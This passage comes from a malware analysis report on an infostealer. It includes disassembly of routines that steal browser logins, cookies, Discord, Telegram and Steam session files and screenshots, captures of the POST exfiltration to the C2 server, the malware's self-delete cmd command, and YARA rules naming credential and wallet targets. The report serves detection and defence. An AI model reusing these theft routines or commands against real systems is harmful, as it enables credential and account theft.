mozglue.dll	11.09.2024 14:48	Uygulama uzantısı	739 KB
msvcp140.dll	11.09.2024 14:48	Uygulama uzantısı	432 KB
nss3.dll	11.09.2024 14:48	Uygulama uzantısı	2.247 KB
softokn3.dll	10.09.2024 21:56	Uygulama uzantısı	237 KB
vcruntime140.dll	11.09.2024 14:48	Uygulama uzantısı	80 KB

Figure 35- Downloaded dlls for Firefox

The Firefox browser needs some DLL files to encrypt information. Therefore, it fetches **nss3.dll**, **freebl3.dll**, **mozglue.dll**, **msvcp140.dll**, **softokn3.dll** and **vcruntime140.dll** from the server and saves them in a directory with a random name.

```

.text:00056628 ; try {
.text:00056628 mov     byte ptr [ebp+var_4], 2
.text:0005662C call    sub_5F98E
.text:00056631 lea     ecx, [ebp+var_24]
.text:00056634 call    sub_5FB4D
.text:00056639 push    eax
.text:0005663A call    h_LoadLibraryA
.text:00056640 xor     esi, esi
.text:00056642 mov     dword_27F614, eax
.text:00056647 cmp     eax, esi
.text:00056649 jz      loc_566D1

```

```

.text:0005664F push    nw_NSS_Init
.text:00056655 push    eax
.text:00056656 call    sub_56036
.text:0005665B push    nw_NSS_Shutdown
.text:00056661 mov     h_NSS_Init, eax
.text:00056666 push    dword_27F614
.text:0005666C call    sub_56036
.text:00056671 push    nw_PK11_GetInternalKeySlot
.text:00056677 mov     h_NSS_Shutdown, eax
.text:0005667C push    dword_27F614
.text:00056682 call    sub_56036
.text:00056687 push    nw_PK11_FreeSlot
.text:0005668D mov     h_PK11_GetInternalKeySlot, eax
.text:00056692 push    dword_27F614
.text:00056698 call    sub_56036
.text:0005669D push    nw_PK11_Authenticate
.text:000566A3 mov     h_PK11_FreeSlot, eax
.text:000566A8 push    dword_27F614
.text:000566AE call    sub_56036
.text:000566B3 push    nw_PK11SDR_Decrypt
.text:000566B9 mov     h_PK11_Authenticate, eax
.text:000566BE push    dword_27F614
.text:000566C4 call    sub_56036
.text:000566C9 add     esp, 30h
.text:000566CC mov     h_PK11SDR_Decrypt, eax

```

Figure 36- Sql queries

Firefox loads **nss3.dll** with the **LoadLibraryA** API call to decrypt the data. Then it saves the addresses of the calls it will use.

cookies.sqlite, **places.sqlite**, **formhistory.sqlite** files are sent to the server without performing any operation on them. **Nss3.dll** is used to read the **logins.json** file.




Figure 37- Directory and exe created by the malware

CreateDirectory API creates a directory with a random name in **ProgramData**. **Firefox DLL** files in figure-30 are downloaded into this directory. Also, when a file is to be read, the file is copied into this directory and read operation is performed.

The files read are as follows:

Chrome	Opera/Opera GX	Firefox
Login Data	Login Data	cookies.sqlite
Cookies	Cookies	formhistory.sqlite
Web Data	Web Data	logins.json
History	History	places.sqlite
	Local extensions	prefs.js
	sync extensions	
	indexedDB	

Table 9- Files read

00266FD4	395D A0	cmp dword ptr ss:[ebp-60],ebx	
00266FD7	74 32	jle datak1sim.267008	steam kor
00266FD9	83EC 68	sub esp,68	
00266FDC	8D85 50FFFFFF	lea eax,dword ptr ss:[ebp-80]	[ebp-80]:
00266FE2	8BCC	mov ecx,esp	
00266FE4	8965 F0	mov dword ptr ss:[ebp-10],esp	[ebp-10]:
00266FE7	50	push eax	
00266FE8	E8 C4A0FEFF	call datak1sim.251081	
00266FED	E8 83ECFFFF	call datak1sim.265CA5	
00266FF2	8D85 50FFFFFF	lea eax,dword ptr ss:[ebp-80]	[ebp-80]:
00266FF8	8BCC	mov ecx,esp	
00266FFA	8965 F0	mov dword ptr ss:[ebp-10],esp	[ebp-10]:
00266FFD	50	push eax	
00266FFE	E8 AEA0FEFF	call datak1sim.251081	
00267003	E8 30D5FFFF	call datak1sim.264538	
00267008	83C4 68	add esp,68	
0026700B	395D 94	cmp dword ptr ss:[ebp-6C],ebx	
0026700E	74 1C	jle datak1sim.26702C	discord k
00267010	83EC 68	sub esp,68	
00267013	8D85 50FFFFFF	lea eax,dword ptr ss:[ebp-80]	[ebp-80]:
00267019	8BCC	mov ecx,esp	
0026701B	8965 F0	mov dword ptr ss:[ebp-10],esp	[ebp-10]:
0026701E	50	push eax	
0026701F	E8 8DA0FEFF	call datak1sim.251081	
00267024	E8 04F1FFFF	call datak1sim.26612D	
00267029	83C4 68	add esp,68	
0026702C	395D 98	cmp dword ptr ss:[ebp-68],ebx	
0026702F	74 1C	jle datak1sim.26704D	telegram
00267031	83EC 68	sub esp,68	
00267034	8D85 50FFFFFF	lea eax,dword ptr ss:[ebp-80]	[ebp-80]:
0026703A	8BCC	mov ecx,esp	
0026703C	8965 F0	mov dword ptr ss:[ebp-10],esp	[ebp-10]:
0026703F	50	push eax	
00267040	E8 6CA0FEFF	call datak1sim.251081	
00267045	E8 8FF5FFFF	call datak1sim.2665D9	
0026704A	83C4 68	add esp,68	
0026704D	395D B4	cmp dword ptr ss:[ebp-4C],ebx	

Figure 38- Steam, Discord, Telegram functions

Reads the **leveldb\CURRENT** file in the discord folder from the **AppData/Roaming** folder at **0x00267024** and sends its contents to the server.

00386638	8D85 E0FEFFFF	lea eax,dword ptr ss:[ebp-120]	
0038663E	50	push eax	
0038663F	FF15 10015E00	call dword ptr ds:[<&1strcat>]	
00386645	FF35 7CF25C00	push dword ptr ds:[5CF27C]	005CF27C:&"Telegram"
00386648	8D85 E0FEFFFF	lea eax,dword ptr ss:[ebp-120]	
00386651	FF35 A4F45C00	push dword ptr ds:[5CF4A4]	005CF4A4:&"key_datas"
00386657	50	push eax	
00386658	68 7F653C00	push datak1sim.3C657F	
0038665D	83EC 68	sub esp,68	
00386660	8D45 08	lea eax,dword ptr ss:[ebp+8]	
00386663	8BCC	mov ecx,esp	
00386665	8965 F0	mov dword ptr ss:[ebp-10],esp	
00386668	50	push eax	
00386669	E8 43AAFEFF	call datak1sim.3A10B1	
0038666E	E8 3CFEFFFF	call datak1sim.3B62AF	
00386673	83C4 78	add esp,78	
00386676	FF35 7CF25C00	push dword ptr ds:[5CF27C]	005CF27C:&"Telegram"
0038667C	8D85 E0FEFFFF	lea eax,dword ptr ss:[ebp-120]	
00386682	FF35 54F15C00	push dword ptr ds:[5CF154]	005CF154:&"D877F783D5D3EF8C*"
00386688	50	push eax	
00386689	68 86653C00	push datak1sim.3C6586	

Figure 39- 2665D9 function

Function 2665D9 in Figure-33 is a function of the telegram web application;

- **key_datas,**
- **D877F783DF5D3EF8C*,**
- **map*,**
- **A7FDF864FBC10B77*,**
- **A92DAA6EA5F891F2*,**
- **F8806DD0C461824F*,**

reads the files and sends their contents to the server.

50	push eax	
E8 EC82FEFF	call datak1s1m.251081	
E8 F8FCFFFF	call datak1s1m.265AC2	
83C4 70	add esp,70	
FF35 44F04700	push dword ptr ds:[47F044]	0047F044:&"DialogConfigOverlay*.vdf"
8D85 E4FEFFFF	lea eax,dword ptr ss:[ebp-11C]	[ebp-11C]: "information.txt"
50	push eax	
83EC 68	sub esp,68	
8D45 08	lea eax,dword ptr ss:[ebp+8]	
8BCC	mov ecx,esp	
8965 F0	mov dword ptr ss:[ebp-10],esp	[ebp-10]:&"http://[redacted]"
50	push eax	
E8 C682FEFF	call datak1s1m.251081	
E8 D2FCFFFF	call datak1s1m.265AC2	
83C4 70	add esp,70	
FF35 C0F24700	push dword ptr ds:[47F2C0]	0047F2C0:&"libraryfolders.vdf"
8D85 E4FEFFFF	lea eax,dword ptr ss:[ebp-11C]	[ebp-11C]: "information.txt"
50	push eax	
83EC 68	sub esp,68	
8D45 08	lea eax,dword ptr ss:[ebp+8]	
8BCC	mov ecx,esp	
8965 F0	mov dword ptr ss:[ebp-10],esp	[ebp-10]:&"http://[redacted]"
50	push eax	
E8 A082FEFF	call datak1s1m.251081	
E8 ACFCFFFF	call datak1s1m.265AC2	
83C4 70	add esp,70	
FF35 50F14700	push dword ptr ds:[47F150]	0047F150:&"loginusers.vdf"
8D85 E4FEFFFF	lea eax,dword ptr ss:[ebp-11C]	[ebp-11C]: "information.txt"
50	push eax	
83EC 68	sub esp,68	
8D45 08	lea eax,dword ptr ss:[ebp+8]	
8BCC	mov ecx,esp	
8965 F0	mov dword ptr ss:[ebp-10],esp	[ebp-10]:&"http://[redacted]"
50	push eax	
E8 7AB2FEFF	call datak1s1m.251081	

Figure 40- 265CA5 function

It enters the registry and gets the file path of steam. It reads the files starting with **ssfn** with the **ssfn*** query in the file path and sends the contents to the server. Then,

- **config.vdf,**
- **libraryfolders.vdf,**
- **loginusers.vdf,**
- **DialogConfigOverlay.vdf,**
- **DialogConfigOverlay[*].vdf,**

files are read and their contents are sent to the server.

013D1342	FF15 4C100001	test dword ptr ds:[<&gdiplus.dll>]	
013D1342	85C0	test eax,eax	
013D1344	0F85 87010000	jne src1.bin.13D1401	
013D1344	8045 EC	lea eax,dword ptr ss:[ebp-14]	[ebp-14]:&"sqlite3.dll"
013D1344	50	push eax	
013D134E	56	push esi	
013D134F	53	push ebx	
013D1350	FF15 94006001	call dword ptr ds:[<&CreateStreamOnHglot	
013D1350	85C0	test eax,eax	
013D1358	0F85 73010000	jne src1.bin.13D1401	
013D135E	FF15 90FF5F01	call dword ptr ds:[<&GetDesktopWindow>]	
013D1364	8BF0	mov esi,eax	
013D1366	8045 9C	lea eax,dword ptr ss:[ebp-64]	
013D1369	50	push eax	
013D136A	56	push esi	
013D136B	FF15 A0016001	call dword ptr ds:[<&GetWindowRect>]	
013D1371	56	push esi	
013D1372	FF15 84016001	call dword ptr ds:[<&GetDC>]	
013D1378	50	push eax	
013D1379	8945 F0	mov dword ptr ss:[ebp-10],eax	
013D137C	FF15 54006001	call dword ptr ds:[<&CreateCompatibleDC>]	
013D1382	FF75 A8	push dword ptr ss:[ebp-58]	
013D1385	8BF8	mov edi,eax	
013D1387	FF75 A4	push dword ptr ss:[ebp-5C]	
013D138A	FF75 F0	push dword ptr ss:[ebp-10]	
013D138D	FF15 C8FF5F01	call dword ptr ds:[<&CreateCompatibleBit	
013D1393	50	push eax	
013D1394	57	push edi	
013D1395	8945 E0	mov dword ptr ss:[ebp-20],eax	
013D1398	FF15 B0FF5F01	call dword ptr ds:[<&SelectObject>]	
013D139E	68 2000CC00	push CC0020	
013D13A3	53	push ebx	
013D13A4	53	push ebx	

Figure 41- Screen capture function

In the 3B12FD function, a **screenshot** is taken using **GDI+** graphics functions. The screenshot is **encrypted** and sent to the server before being saved to a file




Figure 42- Directory where the files to be read are saved

The malware copies the file containing critical information into a directory with a random name. It performs a read operation on the file. After sending the read file to the **C2** server, the file is deleted.




Figure 43- Thread creation

The malware starts a thread at **0x8A3326** to send the collected information to the **C2** server.

008A3326	B8 D40C8B00	mov eax,datak1sim.8B0CD4
008A3328	E8 784D0000	call <JMP.&_EH_prolog>
008A3330	83EC 2C	sub esp,2C
008A3333	8B45 08	mov eax,dword ptr ss:[ebp+8]
008A3336	53	push ebx
008A3337	56	push esi
008A3338	57	push edi
008A3339	8D48 04	lea ecx,dword ptr ds:[eax+4]
008A333C	8965 F0	mov dword ptr ss:[ebp-10],esp
008A333F	8945 08	mov dword ptr ss:[ebp+8],eax
008A3342	E8 06C8FFFF	call datak1sim.89FB4D
008A3347	50	push eax
008A3348	FF15 2000AD00	call dword ptr ds:[<&1strlenA>]
008A334E	83F8 01	cmp eax,1
008A3351	7D 0B	jge datak1sim.8A335E
008A3353	FF0D 28FFAC00	dec dword ptr ds:[ACFF28]
008A3359	E9 E3000000	jmp datak1sim.8A3441
008A335E	8D4D D4	lea ecx,dword ptr ss:[ebp-2C]
008A3361	E8 B0C5FFFF	call datak1sim.89F916
008A3366	8365 FC 00	and dword ptr ss:[ebp-4],0
008A336A	6645 FC 01	mov byte ptr ss:[ebp-4],1

Figure 44- The address that the created thread executes

With the **strlenA** API, it checks the presence of the token value, which is one of the return values of previously sent **POST** requests. If the token value is present, it continues. The collected information kept in memory is encrypted and sent to the server in **multipart/form-data** format.

011B1250	55	push ebp
011B1251	8BEC	mov ebp,esp
011B1253	83EC 20	sub esp,20
011B1256	8B4D 08	mov ecx,dword ptr ss:[ebp+8]
011B1259	33C0	xor eax,eax
011B125B	8945 E0	mov dword ptr ss:[ebp-20],eax
011B125E	8945 F2	mov dword ptr ss:[ebp-E],eax
011B1261	8945 F6	mov dword ptr ss:[ebp-A],eax
011B1264	894D E8	mov dword ptr ss:[ebp-18],ecx
011B1267	8D45 E0	lea eax,dword ptr ss:[ebp-20]
011B126A	B9 14040000	mov ecx,414
011B126F	50	push eax
011B1270	C745 E4 03000000	mov dword ptr ss:[ebp-1C],3
011B1277	C745 EC 99641C01	mov dword ptr ss:[ebp-14],son1.bin.11C64
011B127E	66:894D F0	mov word ptr ss:[ebp-10],cx
011B1282	C745 FA 9A641C01	mov dword ptr ss:[ebp-6],son1.bin.11C649
011B1289	FF15 04211C01	call dword ptr ds:[<&SHFileOperation>]
011B128F	C9	leave
011B1290	C3	ret

Figure 45- The function that deletes the array named random

The **SHFileOperation** call deletes a directory with a random name.

003B38B1	895D C0	mov dword ptr ss:[ebp+44],ecx
003B38B2	895D C0	mov dword ptr ss:[ebp-40],ebx
003B38B5	FF15 6C015E00	call dword ptr ds:[<&ShellExecuteEx>]
003B38B8	6A 3C	push 3C
003B38BD	8D45 A0	lea eax,dword ptr ss:[ebp-60]
003B38C0	53	push ebx
003B38C1	50	push eax
003B38C2	E8 CF470000	call <JMP.&memset>
003B38C7	56	push esi
003B38C8	8D85 B8FBFFFF	lea eax,dword ptr ss:[ebp-448]
003B38CE	53	push ebx
003B38CF	50	push eax
003B38D0	E8 C1470000	call <JMP.&memset>
003B38D5	83C4 18	add esp,18
003B38D8	8D4D E8	lea ecx,dword ptr ss:[ebp-18]
003B38DB	E8 34C2FFFF	call datak1sim.3AFB14
003B38E0	53	push ebx
003B38E1	FF15 8C005E00	call dword ptr ds:[<&ExitProcess>]
003B38E7	8D4D E8	lea ecx,dword ptr ss:[ebp-18]

Figure 46- Self-wipe and switch off function

Malware with the **ShellExecuteEx** API

```
/c timeout /t 10 & del /f /q "C:\Users\**\Desktop\**\dataKisim.exe"&rd/s/q
"C:\ProgramData\HCAEBFBKKJDH" & exit
```

runs the cmd command and then shuts itself down with the **ExitProcess** API.

Network Analysis

77	28.087619			TCP	66 49445 → 9000 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
78	28.114562			TCP	60 9000 → 49445 [RST, ACK] Seq=1 Ack=1 Win=32120 Len=0
79	28.351947			NBNS	92 Name query NB WPAD<00>
80	28.615384			TCP	66 [TCP Retransmission] 49445 → 9000 [SYN] Seq=0 Win=8192
81	28.621542			TCP	60 9000 → 49445 [RST, ACK] Seq=1 Ack=1 Win=32120 Len=0
82	29.102449			NBNS	92 Name query NB WPAD<00>
83	29.121514			TCP	62 [TCP Retransmission] 49445 → 9000 [SYN] Seq=0 Win=8192
84	29.135447			TCP	60 9000 → 49445 [RST, ACK] Seq=1 Ack=1 Win=32120 Len=0
85	29.138369			TCP	66 49446 → 9000 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
86	29.140994			TCP	60 9000 → 49446 [RST, ACK] Seq=1 Ack=1 Win=32120 Len=0
87	29.647477			TCP	66 [TCP Retransmission] 49446 → 9000 [SYN] Seq=0 Win=8192
88	29.762460			TCP	60 9000 → 49446 [RST, ACK] Seq=1 Ack=1 Win=32120 Len=0

Figure 47- Request to the c2 Server


A **GET** request is sent to the IP address obtained from <https://steamcommunity.com/profiles/76561199686524322>. With the status value returned as a result of this **GET** request, it is checked whether the server is active or not.

No.	Time	Source	Destination	Protocol	Length	Info
27	3.855035			TCP	66	49422 → 9000 [SYN] Seq=0 Win=0 Len=0
28	3.855447			TCP	66	9000 → 49422 [SYN, ACK] Seq=0 Win=0 Len=0
29	3.855481			TCP	54	49422 → 9000 [ACK] Seq=1 Ack=1 Len=0
30	3.855730			HTTP	660	POST / HTTP/1.1
31	3.856081			TCP	60	9000 → 49422 [ACK] Seq=1 Ack=1 Len=0
32	3.859952			TCP	221	9000 → 49422 [PSH, ACK] Seq=1 Ack=1 Len=0
33	3.860143			TCP	54	49422 → 9000 [ACK] Seq=607 Ack=1 Len=0
34	3.860497			HTTP/1.1	170	HTTP/1.1 200 OK, JavaScript
35	3.860516			TCP	54	49422 → 9000 [ACK] Seq=607 Ack=1 Len=0
36	3.860779			TCP	54	49422 → 9000 [FIN, ACK] Seq=607 Ack=1 Len=0
37	3.861579			TCP	60	9000 → 49422 [FIN, ACK] Seq=608 Ack=1 Len=0
38	3.861616			TCP	54	49422 → 9000 [ACK] Seq=608 Ack=1 Len=0


Frame 30: 660 bytes on wire (5280 bits) captured on interface 0:00:00:00:00:00 from 10.0.0.1 to 10.0.0.1	0000	00 0c 29 1d a7 3b 00 0c	29 68 aa ce 08 00 45 00)h....E
Ethernet II, Src: VMware_6	0010	02 86 18 5f 40 00 00 06	00 00 c0 a8 01 08 c0 a8@.....
Internet Protocol Version 4	0020	01 09 c1 0e 23 28 f0 c1	34 b3 73 9b b9 5d 50 184.s...P
Transmission Control Protocol	0030	01 00 85 da 00 00 50 4f	53 54 20 2f 20 48 54 54PO ST / HT
Hypertext Transfer Protocol	0040	50 2f 31 2e 31 0d 0a 43	6f 6e 74 65 6e 74 2d 54	P/1.1: Content-T
MIME Multipart Media Encaps	0050	79 70 65 3a 20 6d 75 6c	74 69 70 61 72 74 2f 66	ype: multipart/f
	0060	af 72 64 7d 6d 61 7d 61	3b 20 62 6f 75 6e 6d 61	orm-data; bounde

Figure 48- 1. POST request to C2 Server

It sends two parameters, **hwid** and **build_id**, to the **C2** server. The **C2** server returns certain values to incoming **POST** requests. In this **POST** request, **DDDDDDNone** is the token value. It will be used as the token value in subsequent **POST** requests and will be checked for the presence of the token value before sending the information collected from the system to the **C2** server



A total of 4 **POST** requests are sent to the **C2** server with the “mode” value set to 1, 2, 21 and 5 respectively. The return values of each request are recorded systematically.



A **GET** request is sent to the **C2** server for a file named ****sqlx.dll****. This request downloads the necessary files from the server.

YARA Rule

```
import "pe"

import "math"

rule Zararli {

meta:

Author = "Zayotem Takim 4"

Date = "21.09.2024"

Description =

"ac5be0e12802839366243997af6620e86ae4540a9bd888e1ac140323400095c1.exe      detection
rule"

strings:

$str1 = "Madino Mino"

$str2 = "r%t^2xt="

$str3 = "ONLY NUMBERS!!!"

$str4 = "Don't TRY TO WRITE WORDS!!!"

$str5 = "root@calculator-unstable:~# "

$str6 = "Ctrl+C - Emergency stop"

$str7 = "Division:"

$str8 = "Subtraction:"

$str9 = "Sum:"

$str10 = "Multiplication:"

$str11 = "Commands\n 1 - Sum\n 2 - Multiplication Y\n 3 - Subtraction\n 4 - Division\n 5 - Help\n 6 -
Close\n 7 - Factorial\n Ctrl+C - Emergency stop\n"

$data_section = { 05 91 11 9B AD B2 44 EC 67 BD 28 94 3E 69 57 52 19 48 66 AB C9 80 DE E4
B2 1B CC 91 25 40 AE 23 C7 CE 2B 17 98 AA C1 AB 5D 33 71 40 9E 31 8A B9 }

$shellcode_decrypt_func = { 8A 04 2F 34 73 2C 15 88 04 2F 8B C6 2B C2 C1 F8 02 3B 44 24 28
73 2E 89 5C 24 10 3B F1 74 0B 89 1E 83 C6 04 89 74 24 18 EB 1B 8D 44 24 10 50 56 8D 4C 24
1C E8 D2 CA FF FF 8B 4C 24 1C 8B 74 24 18 8B 54 24 14 8A 04 2F 83 C3 02 2C 57 34 74 04 4E
34 70 2C 65 34 22 2C 73 34 2A 88 04 2F 47 3B 7C 24 28 72 9B }

condition:

math.in_range(math.entropy(pe.sections[2].raw_data_offset,      pe.sections[2].raw_data_size),7.8,
8.0) and $str1 and $str7 or $str2 and $str8 or $str3 and $str9 or $str4 and $str10 or $str5 and $str11
and $str6 or $data_section and $shellcode_decrypt_func

}
```

YARA Rule 2

```
import "hash"

import "pe"

import "math"

rule Zararli_regasm {

meta:

    author = "Zayotem Takim 4"

    date = "20.09.2024"

    description = "Detects regasm.exe"

strings:

    $str1 = "sqlx.dll"

    $encrypted_str = "dMOT98s="

    $str2 = "SELECT target_path, tab_url from downloads"

    $str3 = "\\BraveWallet\\Preferences"

    $wallet = "\\Monero\\wallet.keys"

    $browser1 = "Opera"

    $browser2 = "firefox"

    $winit1 = "https://steamcommunity.com/profiles/76561199686524322"

    $winit2 = "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/17.4.1 Safari/605.1.15 Ddg/17.4.1"

    $winit3 = "https://t.me/k0mono"

    $src4_key = "2910114286690104117195131148"

    $build_id = "9ed287469c3721fd5caf346580b2cf0d"

condition:

    2 of ($str*) and $encrypted_str and $src4_key and $build_id and all of ($browser*) and all of ($winit*) and $wallet and filesize<212KB and hash.md5(0,filesize)== "db8f071d389c007289e2b3ef2112e465" and pe.is_pe and pe.entry_point >= 00017250 and

    (math.entropy(0x400, 0x20800) < 6.5 or math.entropy(0x20C00, 0x0B400) < 5.2 or math.entropy(0x2C000, 0x01000) < 3.9 or math.entropy(0x2D000, 0x05000) < 4.7 )

}
```

MITRE ATTACK TABLE

Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Exfiltration	Discovery
Command and Scripting Interpreter (T1059)	Account Manipulation (T1098)	Process Injection (T1055)	Deobfuscate/Decode Files or Information (T1140)	Credentials in Registry (T1555)	Exfiltration Over C2 Channel (T1041)	Account Discovery (T1087)
	Create or Modify System Process (T1543)		Indirect Command Execution (T1202)	Exploitation for Credential Access (T1212)		System Information Discovery (T1082)
			Virtualization/Sandbox Evasion (T1497)	OS Credential Dumping (T1003)		

Solution Suggestions

1. Using antivirus software is one of the most effective methods for detecting and removing malware. Antivirus software can detect malware by scanning the files and websites you download or open on your computer.
2. You can ensure the security of your computer by regularly updating your operating system and other software. Updates help to close various security gaps.
3. When downloading files, take care to download from reliable sources. Files downloaded from unknown or suspicious sources may contain malware.
4. Ensure that users do not accept cookies and website data by changing their browser settings. This prevents data from being stored locally. Browser plugins can be used to automatically delete cookies.



PREPARED BY

Mehmet Yiğit Türk [LinkedIn](#)

Mehmet Emin Gündüzlü [LinkedIn](#)